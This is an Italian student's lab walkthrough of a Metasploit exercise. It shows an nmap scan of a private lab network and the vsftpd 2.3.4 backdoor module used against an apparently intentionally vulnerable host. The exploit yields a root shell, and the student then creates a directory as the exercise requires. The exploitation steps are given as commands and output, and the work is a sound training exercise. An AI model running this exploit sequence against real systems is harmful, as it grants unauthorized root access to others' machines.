

Esercizio: Hacking con Metasploit

1. **Eseguo una rapida scansione di rete per cercare le macchine presenti**




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:e6:4a:9c brd ff:ff:ff:ff:ff:ff
    inet 192.168.150.11/24 brd 192.168.150.255 scope global dynamic noprefixroute eth0
       valid_lft 6966sec preferred_lft 6966sec
    inet6 fe80::4fde:846e:3f6a:2abd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo nmap arp-scan 192.168.150.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 08:20 EDT
Failed to resolve "arp-scan".
Nmap scan report for 192.168.150.1
Host is up (0.00018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:A6:A8:01 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.150.10
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
```

2. **Come secondo step avvio Metaploit**




```
Nmap scan report for 192.168.150.11
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.150.11 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 7.43 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
```

3. **Una volta avviato il software utilizzo il comando search per trovare dei moduli che utilizzino VSFTPD**




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

4. **Scelgo il modulo e apro le opzioni per capire che input richiede l exploit per essere avviato**




```
msf6 > 2
[-] Unknown command: 2. Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

5. **Inizio settando l exploit e verifico che gli input inseriti vengano caricati**




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.150.10
rhosts ⇒ 192.168.150.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.150.10   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

6. **Lancio l exploit per creare il collegamento**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.150.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.150.10:21 - USER: 331 Please specify the password.
[+] 192.168.150.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.150.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.150.11:45995 → 192.168.150.10:6200) at 2024-09-23 08:24:40 -0400
```

7. **Una volta creato l' accesso procedo alla creazione della directory come da traccia esercizio**



```
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
█
```